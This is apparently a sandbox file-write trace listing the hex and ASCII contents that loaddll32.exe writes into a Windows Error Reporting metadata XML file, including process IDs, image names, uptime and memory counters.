C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 38 00 38 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6884</Pid>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1180	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 39 00 35 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5950</Uptime>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1222	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1226	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1230	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404 ">1</Wow64>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1312	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1316	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1320	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1372	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1376	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1380	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1424	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1428	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1434	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 36 00 36 00 34 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>82366464</PeakVirtualSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1520	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1524	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1530	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 35 00 38 00 32 00 37 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>82358272</VirtualSize>	success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1600	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1604	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1610	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 39 00 39 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>1995</PageFaultCount>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1684	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1688	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1694	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 34 00 38 00 39 00 32 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7548928</PeakWorkingSetSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1790	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1794	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1800	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 34 00 38 00 39 00 32 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>754928</WorkingSetSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1880	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1884	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	1890	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>158328</QuotaPeakPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2004	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2008	2	09 00		success or wait	3	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2014	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 37 00 39 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>157936</QuotaPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2112	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2116	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2122	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 35 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>19536</QuotaPeakNonPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2246	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2250	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2256	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 31 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>19184</QuotaNonPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2364	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2368	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2374	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 34 00 34 00 31 00 39 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1544192</PagefileUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2450	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2454	2	09 00		success or wait	3	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2460	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 35 00 32 00 33 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>152384</PeakPagefileUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2552	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2556	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2562	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 34 00 34 00 31 00 39 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1544192</PrivateUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2634	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2638	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2642	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2688	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2692	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2696	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2726	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2730	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2736	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2776	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2780	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2788	28	3c 00 50 00 69 00 64 00 3e 00 36 00 38 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>684</Pid>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2816	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2820	2	09 00		success or wait	4	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2828	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2898	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2902	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	2910	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3000	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3004	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3012	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 31 00 37 00 38 00 35 00 38 00 31 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>4178581</Uptime>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3060	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3064	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3072	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3150	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3154	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3162	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3214	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3218	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3226	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3270	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3274	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3284	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3374	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3378	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3388	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3462	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3466	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3476	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 39 00 34 00 31 00 33 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>49413</PageFaultCount>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3552	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3556	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3566	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 33 00 33 00 37 00 38 00 39 00 34 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>103378944</PeakWorkingSetSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3666	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3670	2	09 00		success or wait	5	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3680	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 33 00 31 00 37 00 38 00 32 00 34 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>103178240</WorkingSetSize>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3764	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3768	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3778	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 33 00 32 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>983296</QuotaPeakPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3892	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	3896	2	09 00		success or wait	5	6E5B497A	unknown
